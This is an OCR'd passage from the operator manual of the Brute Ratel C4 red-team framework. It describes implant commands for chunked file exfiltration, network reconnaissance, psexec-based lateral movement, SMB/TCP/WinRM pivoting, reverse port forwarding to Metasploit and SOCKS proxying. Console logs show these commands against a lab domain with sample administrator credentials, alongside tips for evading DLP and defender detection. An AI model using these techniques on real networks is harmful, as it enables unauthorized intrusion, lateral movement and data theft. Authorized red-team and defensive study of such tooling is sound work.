
This command can download a file from the remote host optionally taking input from the operator for the size of bytes to send in every request. The default size is 1MB per request. This can be helpful when you want to increase or decrease the download chunk size as per the proxy server limitations during red team engagements.



All file downloads are encrypted and use indirect syscalls to read the files from the disk to avoid any sort of DLP protection. The maximum size of data per request is also limited by the bandwidth provided by the ISP and the type of infra the remote host is located in. It's always better to use small chunks of data such as 512kb or 1MB to lower the attention that you might get during exfiltration. The **get downloads** command can list all active downloads in the badger. The **stop_task** command can stop an active download with their given task ID.

Command: icmp_ping

This command sends an ICMP request to a target machine to check if it's reachable. If it receives a valid acknowledgment, it returns that the host is alive. Make a note that if the firewall is enabled on the host and ICMP is disabled, it will return the host is unreachable.



Command: ipstats

This command returns network-related information including names of VPN adapters, their IP addresses, gateways, and other DNS/Adapter information. This command was built with Windows API and does not create any process.

```
2023/08/23 15:09:15 IST [input] admin => ipstats

2023/08/23 15:09:19 IST [sent 8 bytes]

[+] Hostname                                    : VM01
[+] DNS Servers                                 : 172.16.219.142,8.8.8.8,172.16.88.2
[+] Node Type                                   : Hybrid
[+] Scope ID                                    : NA
[+] IP Routing Enabled                          : No
[+] WINS Proxy Enabled                          : No
[+] NetBIOS Resolution Uses DNS                 : No

[+] Ethernet                                    : {1059113F-7098-47CD-BEF2-83EBBAF00D50}
  - Description                                 : Intel(R) 82574L Gigabit Network Connection
  - MAC                                         : 00-0C-29-A1-62-93
  - DHCP                                        : Yes
  - IP                                          : 172.16.219.130
  - Subnet                                      : 255.255.255.0
  - Gateway                                     : 0.0.0.0
  - DHCP Server                                 : 172.16.219.254
  - Primary WINS Server                         :
  - Secondary WINS Server                       :
  - Lease Obtained                              : Wed Aug 23 15:02:05 2023
  - Lease Expires                               : Wed Aug 23 15:32:05 2023

[+] Ethernet                                    : {58FF87FB-9E8D-4DCC-959D-DB70D87A0E15}
  - Description                                 : Bluetooth Device (Personal Area Network)
  - MAC                                         : B0-3C-DC-EA-56-7C
  - DHCP                                        : Yes
  - IP                                          : 0.0.0.0
  - Subnet                                      : 0.0.0.0
  - Gateway                                     : 0.0.0.0
  - DHCP Server                                 :
  - Primary WINS Server                         :
  - Secondary WINS Server                       :
  - Lease Obtained                              : Thu Jan 01 05:30:00 1970
  - Lease Expires                               : Thu Jan 01 05:30:00 1970
```

Command: lookup

This command performs a network lookup of a given hostname and returns the IP address of the host.

```
2023/08/27 10:56:38 IST [input] admin => lookup vortexdc

2023/08/27 10:56:42 IST [sent 24 bytes]

[*] Lookup: 'vortexdc.darkvortex.corp' => 172.16.219.142
```

Command: netshares

The **netshares** command can be run with or without parameters. It can take two optional arguments. The first argument is the host to enumerate for shares. If a host is not provided, it will scan localhost. The second optional argument is *privs*. If this argument is provided, then badger will check whether it has administrative privileges on the remote host. But unlike most share enumeration tools which try to check privileges on the admin share, this command performs enumeration on the IPC share. This helps to avoid the usual detection techniques while checking for privileges on the remote host at the same time. The below figure shows an unprivileged query to the domain controller (BRDC01) with privs argument which returns **Error 5** which stands for **GetLastError Access Denied**.

```
2023/08/27 13:08:45 IST [input] admin => netshares vortexdc

2023/08/27 13:08:46 IST [sent 24 bytes]

[*] Task-0 [Thread: 5544]

[*] Enumerating shares on 'vortexdc':

Shares              Description
=================================
ADMIN$              Remote Admin
C$                  Default share
IPC$                Remote IPC
NETLOGON            Logon server share
SYSVOL              Logon server share

+-------------------------------------------------------------+
2023/08/27 13:08:50 IST [input] admin => netshares vortexdc privs

2023/08/27 13:08:50 IST [sent 32 bytes]

[*] Task-0 [Thread: 10440]

[-] GetLastError: 5

 [NOTE]: Use the Microsoft Error Lookup Tool to checkout the error: https://learn.microsoft.com/en-us/windows/win32/debug/system-error-code-lookup-tool
+-------------------------------------------------------------+
```

Command: netstat

This command provides statistics about all active connections from computers or networks the badger's host is connected to. It returns all TCP/UDP connections and their listening ports/status and processes on current host.

```
2023/08/27 13:09:52 IST [input] admin => netstat

2023/08/27 13:09:53 IST [sent 8 bytes]

[*] Network Statistics:

Protocol   Local Address             Foreign Address           State               PID         Process
=============================================================================================================
TCP        0.0.0.0:135               0.0.0.0:0                 LISTENING           892         svchost.exe
TCP        0.0.0.0:445               0.0.0.0:0                 LISTENING           4           System
TCP        0.0.0.0:3389              0.0.0.0:0                 LISTENING           424         svchost.exe
TCP        0.0.0.0:5040              0.0.0.0:0                 LISTENING           4840        svchost.exe
TCP        0.0.0.0:5357              0.0.0.0:0                 LISTENING           4           System
TCP        0.0.0.0:7680              0.0.0.0:0                 LISTENING           3780        svchost.exe
TCP        0.0.0.0:49664             0.0.0.0:0                 LISTENING           596         lsass.exe
TCP        0.0.0.0:49665             0.0.0.0:0                 LISTENING           504         wininit.exe
TCP        0.0.0.0:49666             0.0.0.0:0                 LISTENING           1188        svchost.exe
TCP        0.0.0.0:49667             0.0.0.0:0                 LISTENING           1732        svchost.exe
TCP        0.0.0.0:49668             0.0.0.0:0                 LISTENING           2444        svchost.exe
TCP        0.0.0.0:49669             0.0.0.0:0                 LISTENING           3068        spoolsv.exe
TCP        0.0.0.0:49670             0.0.0.0:0                 LISTENING           596         lsass.exe
TCP        0.0.0.0:49671             0.0.0.0:0                 LISTENING           588         services.exe
TCP        0.0.0.0:49672             0.0.0.0:0                 LISTENING           2504        svchost.exe
TCP        172.16.88.129:139         0.0.0.0:0                 LISTENING           4           System
TCP        172.16.88.129:57507       52.143.87.28:443          ESTABLISHED         3780        svchost.exe
TCP        172.16.219.130:139        0.0.0.0:0                 LISTENING           4           System
TCP        172.16.219.130:49623      172.16.219.142:49688      ESTABLISHED         7676        badger.exe
TCP        172.16.219.130:57505      172.16.219.1:443          TIME_WAIT           0           [System Process]
TCP        172.16.219.130:57592      172.16.219.1:443          ESTABLISHED         7676        badger.exe
```

Command: net_use

This command is an API replacement for the windows's 'net use' command. This command can mount a remote share locally on a specific drive letter, or unmount it. It also supports providing a username and password.

```
2023/12/19 19:58:51 IST [input] admin => net_use add E: \\live.sysinternals.com\tools

2023/12/19 19:58:54 IST [sent 72 bytes]

[+] Drive mounted
+------------------------------------------------------------------+
2023/12/19 20:00:53 IST [input] admin => ls e:\

2023/12/19 20:00:56 IST [sent 24 bytes]

[*] Listing e:\:

Date Modified     | Type  | Size (bytes)        | File/Directory Name
==================================================================
11-05-2022 09:49  | FILE  | 1468320             | accesschk.exe
11-05-2022 09:49  | FILE  | 810416              | accesschk64.exe
29-09-2022 13:25  | FILE  | 264088              | AccessEnum.exe
28-11-2022 09:36  | FILE  | 50379               | AdExplorer.chm
28-11-2022 09:36  | FILE  | 1259968             | ADExplorer.exe
28-11-2022 09:36  | FILE  | 661912              | ADExplorer64.exe
```

Command: pivot_smb

This command uses **ConnectNamedPipe** WinAPI to connect to a named pipe of the SMB badger. SMB runs on port 445 and they are used to transfer data throughout Active Directory. SMB Badgers are privilege independent. It means unlike typical SMB pipes which require authentication, SMB badgers do not require authentication and any other badger can connect to this named pipe. SMB badgers named pipe can be configured via **C4 Profiler->Profiles->Payload Profiles**. Once an SMB badger is executed it starts to listen on this named pipe. The **pivot_smb** command can connect to this named pipe. Upon first connection, the SMB badger sends the initial connection and authentication request to the pivot badger (which connects to the SMB named pipe). This badger either forwards it to its parent badger i.e. other pivots, or if it is an HTTP badger, it appends/prepends its data and forwards it to the server.


```
2023/08/27 15:07:16 IST [input] admin => make_token network darkvortex.corp administrator admin@123

2023/08/27 15:07:17 IST [sent 136 bytes]

[*] Token reverted
+------------------------------------------------------------------+
[*] Impersonated 'darkvortex.corp\administrator'
+------------------------------------------------------------------+
2023/08/27 15:07:38 IST [input] admin => psexec vortexdc mySmbProfile (\\.\pipe\mynamedpipe) TestService => \\vortexdc\C$\Windows\TestService.exe

2023/08/27 15:07:39 IST [sent 622704 bytes]

[*] Task-0 [Thread: 6480]

[*] PsExec Output:
[+] File uploaded to host 'vortexdc' => C:\Windows\TestService.exe
  - Service 'TestService' created
  - Service started successfully
+------------------------------------------------------------------+
2023/08/27 15:09:26 IST [input] admin => pivot_smb \\vortexdc\pipe\mynamedpipe

2023/08/27 15:09:27 IST [sent 56 bytes]

[*] Task-0 [Thread: 2076]

[*] Connected to SMB named pipe: \\vortexdc\pipe\mynamedpipe
```

The above example shows the HTTP badger (b-1) creating an administrator token for the domain (darkvortex.corp), and then using the psexec command to start an SMB badger on the remote host via RPC (Remote Procedure Call). This command uses the payload profile configuration (mySmbProfile) and generates a service executable and starts this service on the remote host. Once the SMB badger service is executed, it starts to listen on the named pipe (**\\.\pipe\mynamedpipe**), and we can connect to this named pipe via the **pivot_smb** command. Make note that your pivot badgers need to have the same authentication keys as your HTTPS listener so that they can authenticate properly after pivoting via


the HTTPS Badger. If the auth key is not the same, then badgers cannot authenticate.

Command: pivot_tcp/get tcppivot

This command starts a TCP listener on the current host on a given port and waits for a TCP badger to connect. It listens on 0.0.0.0 with the provided port using the WinSock libraries. Make note that the host firewall should allow connections on this port, else a badger connecting to this port will get dropped. The below example shows a listener named test-listener started on port 10000. On the right-hand side, the TCP badger configuration from the payload profile is displayed.



Now, we execute the TCP badger onto a remote host using **psexec**, or we can also execute it any other way. In the current example below, we executed TCP badger via *shinject_ex* on the same host which should connect back to our TCP listener on our IP address 172.16.219.130:10000.



To view all TCP listeners, an operator can select **Server->View TCP Listeners** or use the command **get tcppivot** on the host where the listener was started. An operator can stop the TCP listener using the **stop_task** command.

Command: pivot_winrm

This command reads the arguments configured via ‘set winrm_config’ command, and executes a process on the configured host with the configured credentials. This command uses COM objects and WinRM API calls to configure username/password and host, and use them to execute shell commands. This command is also supported by the ‘make_token’ and ‘impersonate’ commands.

```
2024/06/21 19:43:40 IST [input] admin => set winrm_config vortexdc.darkvortex.corp darkvortex.corp\administrator admin@123

2024/06/21 19:43:40 IST [sent 236 bytes]

[*] WinRM arguments configured
+-------------------------------------------------------------------+
2024/06/21 19:43:45 IST [input] admin => get winrm_config

2024/06/21 19:43:45 IST [sent 12 bytes]

[*] WinRM Configuration:

  - WinRM Host               : vortexdc.darkvortex.corp
  - Username                 : darkvortex.corp\administrator
  - Password                 : admin@123

+-------------------------------------------------------------------+
2024/06/21 19:44:22 IST [input] admin => pivot_winrm ipconfig.exe /all

2024/06/21 19:44:23 IST [sent 40 bytes]

[*] Task-0 [Thread: 5540]

[+] WinRM Output:

Windows IP Configuration

   Host Name . . . . . . . . . . . . : vortexdc
   Primary Dns Suffix  . . . . . . . : darkvortex.corp
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : darkvortex.corp

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-73-DC-A9
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.16.219.142(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.219.2
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

+-------------------------------------------------------------------+
2024/06/21 19:44:37 IST [input] admin => clear winrm_config

2024/06/21 19:44:37 IST [sent 12 bytes]

[*] WinRM config cleared
+-------------------------------------------------------------------+
```

Command: portscan

This command performs a full TCP connect port scan on a given hostname/IP address and space-separated port numbers or a port range. The scan will be conducted in the order they are provided in the arguments. This command, by no means, is a replacement for NMap. It is only to be used to check if a specific service port is open for lateral movement such as RDP/SMB/DCOM ports and so on. Mass scans are not recommended using this command it performs a full TCP connection, unlike the stealth scans from Nmap. The below figure shows a scan for a hostname. The hostname resolution is performed automatically by the

badger. A port range can also be provided to this command to perform the scan. The below figure shows the port range 20-30 alongside other general ports.

```
2023/08/27 15:33:54 IST [input] admin => portscan 172.16.219.1 443 20-30 8443

2023/08/27 15:33:54 IST [sent 56 bytes]

[*] Task-1 [Thread: 2256]

[*] Scanning 172.16.219.1

[+] port 443/open
[+] port 20/closed
[+] port 21/closed
[+] port 22/open
[+] port 23/closed
[+] port 24/closed
[+] port 25/closed
[+] port 26/closed
[+] port 27/closed
[+] port 28/closed
[+] port 29/closed
[+] port 30/closed
[+] port 8443/open
[*] Scan complete
```

Command: ps_ex


This command can enumerate processes on a target server using the Remote Desktop Services API to query the target server via an authenticated token. If the target host/server does not have Remote Desktop Services installed, then no response is received.

```
2023/08/27 15:40:56 IST [input] admin => make_token network darkvortex.corp administrator admin@123

2023/08/27 15:40:56 IST [sent 136 bytes]

[*] Token reverted
+--------------------------------------------------------------------+
[*] Impersonated 'darkvortex.corp\administrator'
+--------------------------------------------------------------------+
2023/08/27 15:41:01 IST [input] admin => ps_ex vortexdc

2023/08/27 15:41:01 IST [sent 24 bytes]

[*] Remote Process Enumeration For: 'vortexdc'
[+] Process Count: 93
Session ID   | PID      | User                                | Process
=====================================================================
0            | 88       | NT AUTHORITY\SYSTEM                 | Registry
0            | 260      | NT AUTHORITY\SYSTEM                 | smss.exe
0            | 380      | NT AUTHORITY\SYSTEM                 | csrss.exe
0            | 456      | NT AUTHORITY\SYSTEM                 | wininit.exe
0            | 532      | NT AUTHORITY\SYSTEM                 | services.exe
0            | 560      | NT AUTHORITY\SYSTEM                 | lsass.exe
0            | 808      | NT AUTHORITY\SYSTEM                 | svchost.exe
0            | 828      | NT AUTHORITY\SYSTEM                 | svchost.exe
```

Command: psexec

This command is partially similar to that of Microsoft Sysinternal Toolkit's **psexec**. It creates a service on a remote system and starts the service using Remote Procedure Call (RPC). But unlike Microsoft's PsExec which uses **CreateProcess** API to pipe cmd.exe over SMB, BRc4's PsExec service contains a shellcode blob for a payload profile provided during the execution of PsExec. This payload can either be SMB, DOH, HTTP, or a TCP profile. One of the most important OpSec considerations during lateral movement is to keep yourself disguised as a legitimate service. Several PsExec options such as service name, description, service executable name, and the type of payload to execute on the remote host are customizable on the go. This can be configured by selecting **C4 Profiler->PsExec Config**. This allows changing the service name and description

when a PsExec Service is created on the host. To create a service directly from the profile of a payload, an operator would need administrative privileges on the target host, access to the admin share and open port 445. Generally, a token harvested from an administrator's process or created using the **make_token** command with the administrator's credentials should be enough.



The psexec command accepts two arguments. The first argument is the host/IP where the service is to be created and the second argument is the payload configuration name from the Payload Profiler. The above example uses an SMB profile. Once the above command is executed, the ratel server will create a payload based on the payload configuration's name, copy it to the remote host, create a service, and start the service over RPC. The SMB badger can be connected using the **pivot_smb** command.

Command: query_session

This command can enumerate users logged on a current or a target host. It can extract user information who are logged in via Powershell, rdp, console, etc. For enumerating remote hosts, a valid token or authentication is required.

```
2023/08/27 20:09:34 IST [input] admin => make_token network darkvortex.corp administrator admin@123

2023/08/27 20:09:34 IST [sent 136 bytes]

[*] Token reverted
+---------------------------------------------------------------------+
[*] Impersonated 'darkvortex.corp\administrator'
+---------------------------------------------------------------------+
2023/08/27 20:09:40 IST [input] admin => query_session vortexdc

2023/08/27 20:09:41 IST [sent 24 bytes]

[*] Active sessions on host vortexdc:

[+] Client IP      : \\172.16.219.130
[+] User           : Administrator
[+] Active Since   : 0 seconds
[+] Idle Since     : 0 seconds

+---------------------------------------------------------------------+
2023/08/27 20:12:31 IST [input] admin => query_session localhost

2023/08/27 20:12:32 IST [sent 24 bytes]

[*] Active sessions on host localhost:

[+] Client IP      : \\[::1]
[+] User           : administrator
[+] Active Since   : 0 seconds
[+] Idle Since     : 0 seconds

+---------------------------------------------------------------------+
```

Command: routes


This command lists the network routing table for IPv4 addresses which can gather information on the surrounding hosts. It is similar to the **route** command in windows.

```
2023/08/27 20:37:47 IST [input] admin => routes

2023/08/27 20:37:47 IST [sent 8 bytes]

[*] Routes:

Network Destination  Netmask          Gateway          Interface  Metric
===========================================================================
0.0.0.0              0.0.0.0          172.16.88.2      13         25
127.0.0.0            255.0.0.0        127.0.0.1        1          331
127.0.0.1            255.255.255.255  127.0.0.1        1          331
127.255.255.255      255.255.255.255  127.0.0.1        1          331
172.16.88.0          255.255.255.0    172.16.88.129    13         281
172.16.88.129        255.255.255.255  172.16.88.129    13         281
172.16.88.255        255.255.255.255  172.16.88.129    13         281
172.16.219.0         255.255.255.0    172.16.219.130   3          281
172.16.219.130       255.255.255.255  172.16.219.130   3          281
172.16.219.255       255.255.255.255  172.16.219.130   3          281
224.0.0.0            240.0.0.0        127.0.0.1        1          331
224.0.0.0            240.0.0.0        172.16.219.130   3          281
224.0.0.0            240.0.0.0        172.16.88.129    13         281
255.255.255.255      255.255.255.255  127.0.0.1        1          331
255.255.255.255      255.255.255.255  172.16.219.130   3          281
255.255.255.255      255.255.255.255  172.16.88.129    13         281
```

Command: rportfwd


Reverse port forwarding is a networking technique that enables a user to access a service or resource on a remote system from their local machine, even when the remote system is behind firewalls or NAT (Network Address Translation). It's a way to establish a connection from a remote machine back to the local machine, effectively bypassing network restrictions. Reverse port forwarding helps to bring in your own custom C2 or tooling for moving laterally. This command can forward a port on Badger’s host directly to the Ratel server, and the Ratel server will handle the task of forwarding it wherever requested. This example

shows a quick demonstration of reverse port forwarding for Metasploit's meterpreter via our badger's port forward. In this example, we have forwarded port 8080 on the badger's host to our Metasploit's server 192.168.0.150 on port 9443. When meterpreter connects to port 8080 on the badger's host, it will be routed to port 9443 on metasploit server. Make note that this metasploit server should be reachable by the Ratel server, or else the connection would be dropped.



Command: sharescan

This command takes the hostname separated by newlines in a text file and enumerates their share. If a host is not reachable, it will return the respective error for the same. The below example explains it better:



Command: sleep

This command changes the sleep interval of the badger between which the badger communicates with the Ratel server. An operator can use a jitter value to make the sleep times dynamic. For example, on entering **sleep 30 40**, the sleep time would be 30 second + random value between 30 and (30 % 40). Thus it becomes difficult for defenders to perform detection on the basis of check-in intervals.

Command: upload

This command takes one argument and can upload files from the Commander's host to the target destination in the badger. All file uploads are encrypted and use indirect syscalls to write files to disk.

Command: socks/socks_stop

A SOCKS (Socket Secure) proxy is a network protocol that facilitates the routing of network traffic between a client (such as a computer or device) and a server through an intermediary server known as a proxy server. Unlike HTTP proxies,

which primarily handle web traffic, SOCKS proxies are designed to work with various types of network traffic, including applications that use protocols other than HTTP.

The SOCKS proxy protocol operates at the transport layer (Layer 4) of the OSI model, which means it can handle traffic from a wide range of applications, including web browsers, email clients, file transfer protocols, and more. When a client device is configured to use a SOCKS proxy, it establishes a connection to the proxy server and sends its network requests to the proxy. The proxy server then forwards these requests to the destination server, and the responses are relayed back to the client through the proxy. SOCKS5 supports authentication, TCP, UDP and DNS resolution, whereas SOCKS4A only supports TCP and DNS resolution.

Both Socks4a and Socks5 are supported in Brute Ratel. The socks client can be started or stopped with the **socks** command followed by arguments such as '**4a**' or '**5**'. If socks5 is used, an operator can also utilize the username and password functionality of socks for security. Socks can be stopped using the **socks_stop** command. A list of active socks server on the listener can be found by selecting **Server->View Active Socks** Menu. The below figure shows socks proxy with username as **admin** and password as **pass123**.

